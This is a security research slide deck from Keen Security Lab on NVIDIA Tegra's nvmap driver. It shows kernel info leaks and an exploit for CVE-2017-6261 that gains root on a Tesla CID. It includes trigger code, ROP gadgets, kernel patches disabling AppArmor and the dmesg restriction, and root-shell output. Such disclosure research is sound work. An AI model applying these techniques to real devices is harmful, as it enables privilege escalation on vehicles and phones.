Tencent


Revisiting the Security of NVIDIA Tegra Platform

Who I am

- Sen NIE(聂森)
- Security Researcher at Keen Security Lab of Tencent.
- One of the researchers at KeenLab who are focusing on the cutting-edge security research of smart cars.
- In year 2016 and 2017, KeenLab successfully implemented two remote attacks on the Tesla cars in both Parking and Driving mode. The remote attacks utilized complex chains of vulnerabilities.
- More Information
  - http://keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/
  - https://keenlab.tencent.com/en/2017/07/27/New-Car-Hacking-Research-2017-Remote-Attack-Tesla-Motors-Again/

Agenda

- Introduction
- Why we need to dig into the Tegra Platform
- Tegra NVMAP Driver
- Known Issues
- Find our own 0days



Nvidia Tegra Platform


http://www.nvidia.com/object/tegra.html

TESLA AND NVIDIA: Automotive Partners

Why we need to dig into the Tegra Platform

Tencent

- We need a LPE Vulnerability!



KEEN security lab

QtCarBrowser AppArmor rules on Tesla

```
install_app_armor() {
  logger -t $UPSTART_JOB "installing app armor"
  TESLA_UI=$(readlink /usr/tesla/UI)
  PROFILE=/etc/apparmor.d/usr.tesla.UI.bin.QtCarBrowser
  cat > $PROFILE <<END_OF_PROFILE
    #include <tunables/global>
    $TESLA_UI/bin/QtCarBrowser {
      #include <abstractions/base>
      #include <abstractions/consoles>
      /** ix,
      @{HOME}/** rwkl,
      /usr/share/fonts/ r,
      /usr/share/fonts/** r,
      $TESLA_UI/bin/services.cfg rk,
      $TESLA_UI/bin/*.qm r,
      /usr/share/ca-certificates/** r,
      /var/cache/fontconfig/** r,
      /usr/cid-lib/**  mr,
      /usr/cid-slash-lib/** mr,
      /dev/nvmap rw,
      /dev/nvhost-ctrl rw,
      /proc/** r,
      $TESLA_UI/lib/** mr,
    }
END_OF_PROFILE
  RUN_OR_DIE apparmor_parser -r $PROFILE
}
```

Tegra NVMAP Driver

/dev/nvhost-ctrl

- Tegra Graphics Host Driver
- Didn’t find anything interesting
- nvmap is much more complex than nvhost-ctrl

/dev/nvmap

- Memory manager for Tegra GPU.
- Similar to the Android ION.

NVMAP user interface

- open()
- ioctl()

- NVMAP_IOC_CREATE
- NVMAP_IOC_ALLOC
- NVMAP_IOC_FREE
- NVMAP_IOC_MMAP
- NVMAP_IOC_PIN_MULT
- …

NVMAP user interface

- /drivers/video/tegra/nvmap/nvmap_ioctl.h
- nvmap_open() -> nvmap_client
- nvmap_ioctl_create() -> nvmap_handle
- …

NVMAP_IOC_MMAP

- Maps the region of the specified handle into a user-provided virtual address that was previously created via an mmap syscall on this fd.

```
#define NVMAP_IOC_MMAP	_IOWR(NVMAP_IOC_MAGIC, 5, struct nvmap_map_caller)
```

NVMAP Heap Pool Types

```
1   static const unsigned int heap_policy_small[] = {
2       NVMAP_HEAP_CARVEOUT_VPR,
3       NVMAP_HEAP_CARVEOUT_IRAM,
4   #ifdef CONFIG_NVMAP_ALLOW_SYSMEM
5       NVMAP_HEAP_SYSMEM,
6   #endif
7       NVMAP_HEAP_CARVEOUT_MASK,
8       NVMAP_HEAP_IOVMM,
9       0,
10  };
11
12  static const unsigned int heap_policy_large[] = {
13      NVMAP_HEAP_CARVEOUT_VPR,
14      NVMAP_HEAP_CARVEOUT_IRAM,
15      NVMAP_HEAP_IOVMM,
16      NVMAP_HEAP_CARVEOUT_MASK,
17  #ifdef CONFIG_NVMAP_ALLOW_SYSMEM
18      NVMAP_HEAP_SYSMEM,
19  #endif
20      0,
21  };
```

How to allocate physically contiguous memory pages?

- NVMAP_HEAP_CARVEOUT_MASK
- "carveouts" are platform-defined regions of physically contiguous memory which are not managed by the OS.

How to allocate uncached pages?

```
1   static inline pgprot_t nvmap_pgprot(struct nvmap_handle *h, pgprot_t prot)
2   {
3       if (h->flags == NVMAP_HANDLE_UNCACHEABLE)
4           return pgprot_noncached(prot);
5       else if (h->flags == NVMAP_HANDLE_WRITE_COMBINE)
6           return pgprot_writecombine(prot);
7       else if (h->flags == NVMAP_HANDLE_INNER_CACHEABLE)
8           return pgprot_inner_writeback(prot);
9       return prot;
10  }
11
```

NVMAP_IOC_PIN/UNPIN_MULT

- Pin an array of nvmap_handles and map the memory pages into IO-addressable memory (either IOVMM space or physical memory, depending on the allocation).

```
#define NVMAP_IOC_PIN_MULT   _IOWR(NVMAP_IOC_MAGIC, 10, struct nvmap_pin_handle)

#define NVMAP_IOC_UNPIN_MULT _IOW(NVMAP_IOC_MAGIC, 11, struct nvmap_pin_handle)
```

Known Issues

Known Issues

- CVE-2016-2437
  - Integer overflow in /dev/nvhost-ctrl
  - Published by Peter Pi on HITB Singapore 2016.
- CVE-2014-5322
  - Use-after-Free in /dev/nvmap
  - Exploiting NVMAP to escape the Chrome sandbox
  - Published by Google Project Zero
- Drammer(CVE-2016-6728)
  - Exploiting the Rowhammer hardware vulnerability on Android devices.
- …

CVE-2016-2437

Tencent

- Integer overflow based heap overflow bug in /dev/nvhost-ctrl.

```
static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
    struct nvhost_ctrl_module_regrdwr_args *args)
{
    u32 num_offsets = args->num_offsets;
    u32 __user *offsets = (u32 *)(uintptr_t)args->offsets;
    u32 __user *values = (u32 *)(uintptr_t)args->values;
    u32 *vals;
    u32 *p1;
    int remaining;
    int err;

    ......

    vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL); <------ integer overflow
    if (!vals)
        return -ENOMEM;
    p1 = vals;
```

KEEN security lab

[1] https://gsec.hitb.org/sg2016/sessions/attacking-nvidias-tegra-platform-hacking-your-smart-phones-tablets-and-cars/
[2] https://sagi.io/2016/05/cve-2016-2437-untrusted-app-to-kernel-heap-overflow/

CVE-2016-2437

- Absolutely fixed on Tegra3 Platform
- Didn’t find the pattern during our TeslaHacking
- That’s why we focus on nvmap
- Again, nvmap is more complex than nvhost-ctrl

CVE-2014-5332

```
1   int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
2   {
3       // [...]
4       fd = nvmap_create_fd(client, ref->handle);
5       if (fd < 0)
6           err = fd;
7
8       //POINT A
9       op.handle = fd;
10
11      if (copy_to_user(arg, &op, sizeof(op))) { //POINT B
12          err = -EFAULT;
13          nvmap_free_handle(client, __nvmap_ref_to_id(ref));
14      }
15
16      if (err && fd > 0)
17          sys_close(fd);
18       return err;
19  }
20
```


[1] https://googleprojectzero.blogspot.com/2015/01/exploiting-nvmap-to-escape-chrome.html
[2] http://nvidia.custhelp.com/app/answers/detail/a_id/3618/~/security-bulletin%3A-cve-2014-5332%3A-tegra-linux-kernel-nvmap-vulnerability

CVE-2014-5332

- nvmap_ioctl_create() in Tegra3 codebase.

```
185 int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
186 {
187     struct nvmap_create_handle op;
188     struct nvmap_handle_ref *ref = NULL;
189     struct nvmap_client *client = filp->private_data;
190     int err = 0;
191
192     // [...]
193
194     if (cmd == NVMAP_IOC_CREATE) {
195         ref = nvmap_create_handle(client, PAGE_ALIGN(op.size));
196         if (!IS_ERR(ref))
197             ref->handle->orig_size = op.size;
198     } else if (cmd == NVMAP_IOC_FROM_ID) {
199         ref = nvmap_duplicate_handle_id(client, op.id);
200     }
201
202     // [...]
203
204     op.handle = nvmap_ref_to_id(ref);
205     if (copy_to_user(arg, &op, sizeof(op))) {
206         err = -EFAULT;
207         nvmap_free_handle_id(client, op.handle);
208     }
209
210     return err;
211 }
```

CVE-2014-5332

- idea cannot be borrowed to TeslaHacking
  - Cannot find the same pattern in Tegra3 codebase.

Drammer(CVE-2016-6728)

- Drammer is a new attack that exploits the Rowhammer hardware vulnerability on Android devices.
- It uses ION to allocate the uncached, physically contiguous memory and tests the bit flip.

[1] https://www.vusec.net/projects/drammer/

Is Drammer exploitable on Tegra Platform?

- ION vs NVMAP
  - Remember, nvmap also can be used to allocate the uncached, physically contiguous memory.

Is Drammer exploitable on Tegra Platform?

Tencent

- Run a kernel module on Nexus 7 to test the bit flip.
- Failed…☹

```
struct data_t {
    uintptr_t *f;
    uintptr_t *s;
    uint32_t count;
};

void rhf_pair_median(struct data_t *user_data)
{
    int i;
    uint64_t t1, t2;

    for (i = 0; i < user_data->count; i++) {
        t1 = getns();

        *user_data->f;
        *user_data->s;
        asm volatile("mcr p15, 0, %0, c7, c14, 1;" :: "r"(user_data->f));
        asm volatile("mcr p15, 0, %0, c7, c14, 1;" :: "r"(user_data->s));

        t2 = getns();
        deltas[i] = (t2 - t1) / 2;
    }

    user_data->option2 = median(user_data->count, deltas);
}
```

KEEN security lab

[1] https://github.com/vusec/drammer

Tencent

We need to find our own 0days

KEEN security lab

Find our own 0days

- nvmap_handle pointer leak
- dmesg infoleak with BUG_ON()
- unzeroed pages memory leak
- CVE-2017-6261
  - An arbitrary address decrement in /dev/nvmap

nvmap_handle pointer infoleak

```
1   #define nvmap_ref_to_id(_ref)        ((unsigned long)(_ref)->handle)
2
3   // /drivers/video/tegra/nvmap/nvmap_ioctl.c
4   int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
5   {
6       struct nvmap_create_handle op;
7       struct nvmap_handle_ref *ref = NULL;
8       struct nvmap_client *client = filp->private_data;
9       int err = 0;
10
11      if (copy_from_user(&op, arg, sizeof(op)))
12          return -EFAULT;
13      // [...]
14      if (cmd == NVMAP_IOC_CREATE) {
15          ref = nvmap_create_handle(client, PAGE_ALIGN(op.size));
16      }
17      // [...]
18      op.handle = nvmap_ref_to_id(ref);
19      if (copy_to_user(arg, &op, sizeof(op))) {
20          err = -EFAULT;
21      }
22  }
```

nvmap_handle pointer infoleak

```
1   // /drivers/video/tegra/nvmap/nvmap_handle.c
2   struct nvmap_handle_ref *nvmap_create_handle(struct nvmap_client *client,
3                                                size_t size)
4   {
5       struct nvmap_handle *h;
6       struct nvmap_handle_ref *ref = NULL;
7       // [...]
8       h = kzalloc(sizeof(*h), GFP_KERNEL);
9       // [...]
10      ref = kzalloc(sizeof(*ref), GFP_KERNEL);
11      // [...]
12      ref->handle = h;
13      // [...]
14      return ref;
15  }
16
```

nvmap_handle pointer infoleak

- Maybe useful in the future.

nforest@DESKTOP-G0OHI2K: ~/workspace/opcde/nvmap/panic/panic

```
tesla@cid-5YJSA6H13EFP54315$ ./getparam
fd: 3
handle: e3bc8da0
param.result: 20000000
tesla@cid-5YJSA6H13EFP54315$
```

Dmesg infoleak with BUG_ON()

Tencent

- No dmesg restriction at that time on Tesla CID.
- BUG_ON() is used in the nvmap source code.
- How?
  - Trigger a minor bug in /dev/nvmap.
  - BUG_ON() will print out the registers and stack trace to syslog.
  - Userland program can read the dmesg output inside the AppArmor context.

KEEN security lab

Dmesg infoleak with BUG_ON()

Tencent

nforest@DESKTOP-G0OHI2K: ~/workspace/opcde/nvmap/panic/panic

```
[ 1049.416785] 3ea0: 00000000 00000001 c04770a0 ff925d43 ddd685a0 c00c4e0a 00000003 00000000
[ 1049.424958] 3ec0: dde92000 00000000 dde93ef4 dde93ed8 c06dc040 c06e0c9c c0554c60 c04ac03c
[ 1049.433131] 3ee0: ddd685a0 be925d38 dde93f74 dde93ef8 c052f378 c06dbf44 00000001 df845788
[ 1049.441304] 3f00: 00000002 00000000 00000000 00000000 c069579c df845788 00000011 00000000
[ 1049.449478] 3f20: de008608 00000002 dde92000 00000000 dde93f6c dde93f40 00000003 dde93f7c
[ 1049.457653] 3f40: ddd685a0 c00c4e0a be925d38 ddd685a0 be925d38 c00c4e0a 00000003 00000000
[ 1049.465826] 3f60: dde92000 00000000 dde93fa4 dde93f78 c052f9b8 c052f2f0 5ac381e9 00000000
[ 1049.473999] 3f80: 0003b278 00039ff4 be925d6c 00008998 00000036 c0438448 00000000 dde93fa8
[ 1049.482175] 3fa0: c0438240 c052f94c 00039ff4 be925d6c 00000003 c00c4e0a be925d38 be925d18
[ 1049.490350] 3fc0: 00039ff4 be925d6c 00008998 00000036 000080f4 00000000 00000000 be925d64
[ 1049.498525] 3fe0: 00039eb8 be925d08 0000bcff 00011f18 60000010 00000003 a7ffe021 a7ffe421
[ 1049.506693] Backtrace:
[ 1049.509179] [<c043bf8c>] (__bug+0x0/0x38) from [<c06d95b4>] (pin_locked+0xbc/0xe8)
[ 1049.516753] [<c06d94f8>] (pin_locked+0x0/0xe8) from [<c06d9800>] (pin_array_locked+0x50/0x15c)
[ 1049.525357]  r7:e2ce86e0 r6:e2ce86e0 r5:dde93e60 r4:00000000
[ 1049.531070] [<c06d97b0>] (pin_array_locked+0x0/0x15c) from [<c06d9934>] (wait_pin_array_locked+0x28/0x110)
[ 1049.540724] [<c06d990c>] (wait_pin_array_locked+0x0/0x110) from [<c06da048>] (nvmap_pin_ids+0x24c/0x370)
[ 1049.550212] [<c06d9dfc>] (nvmap_pin_ids+0x0/0x370) from [<c06e0da4>] (nvmap_ioctl_pinop+0x114/0x25c)
[ 1049.559347] [<c06e0c90>] (nvmap_ioctl_pinop+0x0/0x25c) from [<c06dc040>] (nvmap_ioctl+0x108/0x23c)
[ 1049.568308] [<c06dbf38>] (nvmap_ioctl+0x0/0x23c) from [<c052f378>] (do_vfs_ioctl+0x94/0x65c)
[ 1049.576740]  r4:be925d38
[ 1049.579292] [<c052f2e4>] (do_vfs_ioctl+0x0/0x65c) from [<c052f9b8>] (sys_ioctl+0x78/0x8c)
[ 1049.587473] [<c052f940>] (sys_ioctl+0x0/0x8c) from [<c0438240>] (ret_fast_syscall+0x0/0x30)
[ 1049.595817]  r8:c0438448 r7:00000036 r6:00008998 r5:be925d6c r4:00039ff4
[ 1049.602577] Code: e59f0010 e1a01003 eb12b908 e3a03000 (e5833000)
[ 1049.609838] ---[ end trace 645a655053877fc0 ]---
[ 1049.615325] misc nvmap: handle_unpin: panic unpinning unpinned handle df8f5c60
tesla@cid-5YJSA6H13EFP54315$ whoami
tesla
tesla@cid-5YJSA6H13EFP54315$ _
```

KEEN security lab

Unzeroed pages infoleak

- When userland program requests memory allocation via nvmap interface, nvmap doesn't clean its dirty pages.
- So that userland program can request a large chunk of memory, and search for sensitive information in the allocated memory.

Unzeroed pages infoleak

```
1    g_fd = open("/dev/nvmap",  O_DSYNC | O_RDWR, 0);
2    printf("fd: %d\n", g_fd);
3
4    memset(&nvmap_arg, 0, sizeof(nvmap_arg));
5    nvmap_arg.size = length;
6
7    cmd = NVMAP_IOC_CREATE;
8    ret = ioctl(g_fd, cmd, &nvmap_arg);
9
10   printf("handle: %x\n", nvmap_arg.handle);
11
```

Unzeroed pages infoleak

```
1    memset(&alloc_arg, 0, sizeof(alloc_arg));
2    alloc_arg.handle = nvmap_arg.handle;
3    alloc_arg.align = 0;
4    alloc_arg.heap_mask = NVMAP_HEAP_IOVMM; // NVMAP_HEAP_SYSMEM, NVMAP_HEAP_IOVMM
5    alloc_arg.flags = NVMAP_HANDLE_UNCACHEABLE;
6
7    cmd = NVMAP_IOC_ALLOC;
8    ret = ioctl(g_fd, cmd, &alloc_arg);
9    if(ret == -1) {
10       printf("[-] Ioctl nvmap fail(%s - %d)\n", strerror(errno), errno);
11       return ret;
12   }
13
```

Unzeroed pages infoleak

```
1   void* addr = mmap(NULL, length, PROT_READ | PROT_WRITE, MAP_SHARED, g_fd, 0);
2   memset(&mmap_op, 0, sizeof(mmap_op));
3   mmap_op.handle = nvmap_arg.handle;
4   mmap_op.offset = 0;
5   mmap_op.length = length;
6   mmap_op.flags = NVMAP_HANDLE_UNCACHEABLE;
7   mmap_op.addr = (int)addr;
8   cmd = NVMAP_IOC_MMAP;
9   ret = ioctl(g_fd, cmd, &mmap_op);
10  if(ret == -1) {
11      perror("ioctl(NVMAP_IOC_MMAP)");
12      return ret;
13  }
14
15  printf("mmap.addr: %x\n", (int)mmap_op.addr);
16
```

Unzeroed pages infoleak

010 Editor - E:\nvmap_mem_leak.bin

File Edit Search View Format Scripts Templates Tools Window Help

nvmap_mem_leak.bin

Edit As: Hex | Run Script | Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0660h:	20	1C	57	C1	40	1C	57	C1	60	1C	57	C1	80	1C	57	C1	.WÁ@.WÁ`.WÁ€.WÁ
0670h:	A0	1C	57	C1	C0	1C	57	C1	E0	1C	57	C1	00	1D	57	C1	.WÁÀ.WÁà.WÁ..WÁ
0680h:	20	1D	57	C1	40	1D	57	C1	60	1D	57	C1	80	1D	57	C1	.WÁ@.WÁ`.WÁ€.WÁ
0690h:	A0	1D	57	C1	C0	1D	57	C1	E0	1D	57	C1	00	1E	57	C1	.WÁÀ.WÁà.WÁ..WÁ
06A0h:	20	1E	57	C1	40	1E	57	C1	60	1E	57	C1	80	1E	57	C1	.WÁ@.WÁ`.WÁ€.WÁ
06B0h:	A0	1E	57	C1	C0	1E	57	C1	E0	1E	57	C1	00	1F	57	C1	.WÁÀ.WÁà.WÁ..WÁ
06C0h:	20	1F	57	C1	40	1F	57	C1	60	1F	57	C1	80	1F	57	C1	.WÁ@.WÁ`.WÁ€.WÁ
06D0h:	A0	1F	57	C1	C0	1F	57	C1	E0	1F	57	C1	00	20	57	C1	.WÁÀ.WÁà.WÁ. WÁ
06E0h:	20	20	57	C1	40	20	57	C1	60	20	57	C1	80	20	57	C1	WÁ@ WÁ` WÁ€ WÁ
06F0h:	A0	20	57	C1	C0	20	57	C1	E0	20	57	C1	00	21	57	C1	WÁÀ WÁà WÁ.!WÁ
0700h:	20	21	57	C1	40	21	57	C1	60	21	57	C1	80	21	57	C1	!WÁ@!WÁ`!WÁ€!WÁ
0710h:	A0	21	57	C1	C0	21	57	C1	E0	21	57	C1	00	22	57	C1	!WÁÀ!WÁà!WÁ."WÁ
0720h:	20	22	57	C1	40	22	57	C1	60	22	57	C1	80	22	57	C1	"WÁ@"WÁ`"WÁ€"WÁ
0730h:	A0	22	57	C1	C0	22	57	C1	E0	22	57	C1	00	23	57	C1	"WÁÀ"WÁà"WÁ.#WÁ
0740h:	20	23	57	C1	40	23	57	C1	60	23	57	C1	80	23	57	C1	#WÁ@#WÁ`#WÁ€#WÁ
0750h:	A0	23	57	C1	C0	23	57	C1	E0	23	57	C1	00	24	57	C1	#WÁÀ#WÁà#WÁ.$WÁ
0760h:	20	24	57	C1	40	24	57	C1	60	24	57	C1	80	24	57	C1	$WÁ@$WÁ`$WÁ€$WÁ

Tencent

KEEN security lab

CVE-2017-6261

- Arbitrary address decrement in /dev/nvmap
- Exploit this bug to gain root on Tesla CID system.

CVE-2017-6261: Root Cause

```
1   struct nvmap_pin_handle {
2       unsigned long handles;    /* array of handles to pin/unpin */
3       unsigned long addr;    /* array of addresses to return */
4       __u32 count;        /* number of entries in handles */
5   };
6
7   // /drivers/video/tegra/nvmap/nvmap_dev.c
8   static long nvmap_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
9   {
10      // [...]
11      case NVMAP_IOC_UNPIN_MULT:
12      case NVMAP_IOC_PIN_MULT:
13          err = nvmap_ioctl_pinop(filp, cmd == NVMAP_IOC_PIN_MULT, uarg);
14          break;
15      // [...]
16  }
17
18
```

CVE-2017-6261: Root Cause

```
1   // /drivers/video/tegra/nvmap/nvmap.c
2   for (i = 0; i<nr&& !ret; i++) {
3   // --> 1. this is werid, because i already inced when !ret==false
4       ref = _nvmap_validate_id_locked(client, ids[i]);
5       if (ref) {
6           atomic_inc(&ref->pin);
7           nvmap_handle_get(h[i]);
8       } else {
9           struct nvmap_handle *verify;
10          nvmap_ref_unlock(client);
11          verify = nvmap_validate_get(client, ids[i]);
12          if (verify)
13              nvmap_warn(client, "%s pinning unreferenced "
14              "handle %p\n",
15              current->group_leader->comm, h[i]);
16          else
17              ret = -EPERM;
18          nvmap_ref_lock(client);
19      }
20  }
21
```

CVE-2017-6261: Root Cause

```
1    // /drivers/video/tegra/nvmap/nvmap.c
2    nr = i;  //--> nr = i
3
4    if (ret)
5        goto out;
6    out:
7    if (ret) {
8
9        for (i = 0; i<nr; i++)
10           //--> 3. h[i] can be arbitrary value, controlled by userland
11           nvmap_handle_put(h[i]);
12   }
13
```

CVE-2017-6261: Root Cause

```
1   // /drivers/video/tegra/nvmap/nvmap.h
2   static inline void nvmap_handle_put(structnvmap_handle *h)
3   {
4   //--> 4. finally, arbitrary address dec
5       intcnt = atomic_dec_return(&h->ref);
6
7       if (WARN_ON(cnt< 0)) {
8           pr_err("%s: %s put to negative references\n",
9               __func__, current->comm);
10      } elseif (cnt == 0)
11          _nvmap_handle_free(h);
12  }
13
```

Exploit the CVE-2017-6261

- Trigger the decrement operation from user space.

```
        fd = syscall(__NR_open, "/dev/nvmap", 0, 0);

        nvmap_op.handles = ACCEPT4_ENTRY_ADDR - 0x0C;
        nvmap_op.addr = 0;
        nvmap_op.count = 1;
        for (i = 0; i < DEC_COUNT; ++i)
        {
            syscall(__NR_ioctl, fd, NVMAP_IOC_PIN_MULT, &nvmap_op);
        }

```

Exploit the CVE-2017-6261

- *Linux version 2.6.36.3-pdk25.023-Tesla-20140430 (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 120279846*
- *Linux version 4.4.35-release-03mar2017-84029-g4ddb263-dirty (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 1202798460*

Exploit the CVE-2017-6261

- PXN/PAN Emulation Enabled

  CONFIG_CPU_SW_DOMAIN_PAN=y

- dmesg restriction

  CONFIG_SECURITY_DMESG_RESTRICT=y

- /tmp no-exec
  - NO place to drop our post-exploitation binary☹

  mount -t tmpfs -o nodev,nosuid none /tmp

Exploit the CVE-2017-6261

- How to bypass the PXN/PAN?
  - The kernel text segment is still writeable
  - We can still patch the kernel code, awesome!

Exploit the CVE-2017-6261

- Disable the dmesg restriction
  - demg_restrict: 1 -> 0

```
// Linux Kernel: \kernel\printk.c

#ifdef CONFIG_SECURITY_DMESG_RESTRICT
int dmesg_restrict = 1;
#else
int dmesg_restrict;
#endif

static int syslog_action_restricted(int type)
{
    if (dmesg_restrict)
        return 1;
    // ...
}

```

Exploit the CVE-2017-6261

- Disable the AppArmor restriction
  - aa_g_profile_mode: 0 –> 1

```
// Linux Kernel: \security\apparmor\include\policy.h

enum profile_mode aa_g_profile_mode = APPARMOR_ENFORCE;

enum profile_mode {
    APPARMOR_ENFORCE,     /* enforce access rules */
    APPARMOR_COMPLAIN,     /* allow and log access violations */
    APPARMOR_KILL,         /* kill task on access violation */
};
```

Exploit the CVE-2017-6261

Tencent

IDA View-A

```
.text:C080F404
.text:C080F404 loc_C080F404                            ; CODE XREF: sys_listen+50↑j
.text:C080F404                 LDR     R3, [R5,#0x18]
.text:C080F408                 MOV     R0, R5
.text:C080F40C                 MOV     R1, R4
.text:C080F410                 LDR     R3, [R3,#0x28]
.text:C080F414                 BLX     R3
.text:C080F418                 STR     R0, [R11,#var_18]
.text:C080F41C                 B       loc_C080F3E8
.text:C080F420 ; ---------------------------------------------------------------------------
.text:C080F420
.text:C080F420 loc_C080F420                            ; CODE XREF: sys_listen+60↑j
.text:C080F420                 BL      fput
.text:C080F424                 B       loc_C080F3F8
.text:C080F424 ; End of function sys_listen
.text:C080F424
.text:C080F424 ; ---------------------------------------------------------------------------
.text:C080F428 dword_C080F428  DCD 0xC0B122D8          ; DATA XREF: sys_listen+30↑r
.text:C080F42C
.text:C080F42C ; =============== S U B R O U T I N E =======================================
.text:C080F42C
.text:C080F42C ; Attributes: noreturn bp-based frame
.text:C080F42C
.text:C080F42C                 EXPORT sys_accept4
.text:C080F42C sys_accept4                             ; CODE XREF: sys_accept+18↓p
.text:C080F42C
.text:C080F42C var_C8          = -0xC8
.text:C080F42C var_C4          = -0xC4
.text:C080F42C var_C0          = -0xC0
.text:C080F42C var_BC          = -0xBC
.text:C080F42C var_3C          = -0x3C
.text:C080F42C var_38          = -0x38
.text:C080F42C var_34          = -0x34
.text:C080F42C var_30          = -0x30
.text:C080F42C
.text:C080F42C                 MOV     R12, SP
.text:C080F430                 STMFD   SP!, {R4-R12,LR,PC}
```

00807414 C080F414: sys_listen+80

KEEN security lab

Exploit the CVE-2017-6261

- ROP to Read/Write the kernel memory.

```
1    ////////////////////////////////////////////////
2    // ROP Gadgets on v8.1(17.22.48)
3
4    // READ
5    //.text:C0049650                LDR             R0, [R4,#0x2C]
6    //.text:C0049654                BLX             R1
7
8    // WRITE
9    //.text:C03442F0                STRH            R2, [R1,R3]
10   //.text:C03442F4                BLX             R6
11
```

Exploit the CVE-2017-6261

- Trigger the write operation.

```
        fd = syscall(__NR_open, "/dev/nvmap", 0, 0);

        nvmap_op.handles = ACCEPT4_ENTRY_ADDR - 0x0C;
        nvmap_op.addr = 0;
        nvmap_op.count = 1;
        for (i = 0; i < DEC_COUNT; ++i)
        {
            syscall(__NR_ioctl, fd, NVMAP_IOC_PIN_MULT, &nvmap_op);
        }

```

Exploit the CVE-2017-6261

- Patch the sys_setresuid function to get root.

```
        // patch sys_setresuid
        syscall(SYS_ACCEPT4, 0, SETRESUID_PATCH_ADDR - WRITE_GADGET_ADDR, 0x0002, WR
        // disable apparmor
        syscall(SYS_ACCEPT4, 0, APPARMOR_PATCH_ADDR - WRITE_GADGET_ADDR, 1, WRITE_GA
        // restore syscall entry of sys_accept4
        syscall(SYS_ACCEPT4, 0, ACCEPT4_ENTRY_ADDR - WRITE_GADGET_ADDR, SYS_ACCEPT4_

        setresuid(0, 0, 0);
        printf("uid: %d, %d\n", getuid(), geteuid());

        execl("/bin/sh", NULL, NULL);

```

CVE-2017-6261

```
browser@cid-                    $ id
uid=2222(browser) gid=2222(browser) groups=2222(browser)
browser@cid-                    $
browser@cid-                    $ uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
browser@cid-                    $
browser@cid-                    $ ./getroot
uid: 0, 0
# id
uid=0(root) gid=2222(browser) groups=0(root)
# uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
#
```

Reference

- Android ION Hazard: the Curse of Customizable Memory Management System
  - http://www.cs.ucr.edu/~zhiyunq/pub/ccs16_ion.pdf

Acknowledgement

- dlingliu(刘令)
  - CVE-2017-6261 exploit writing.
- Jiahongfang(方家弘)
  - The exploit trick to disable AppArmor in kernel mode.
- And other carhacking researchers of KeenLab.

Tencent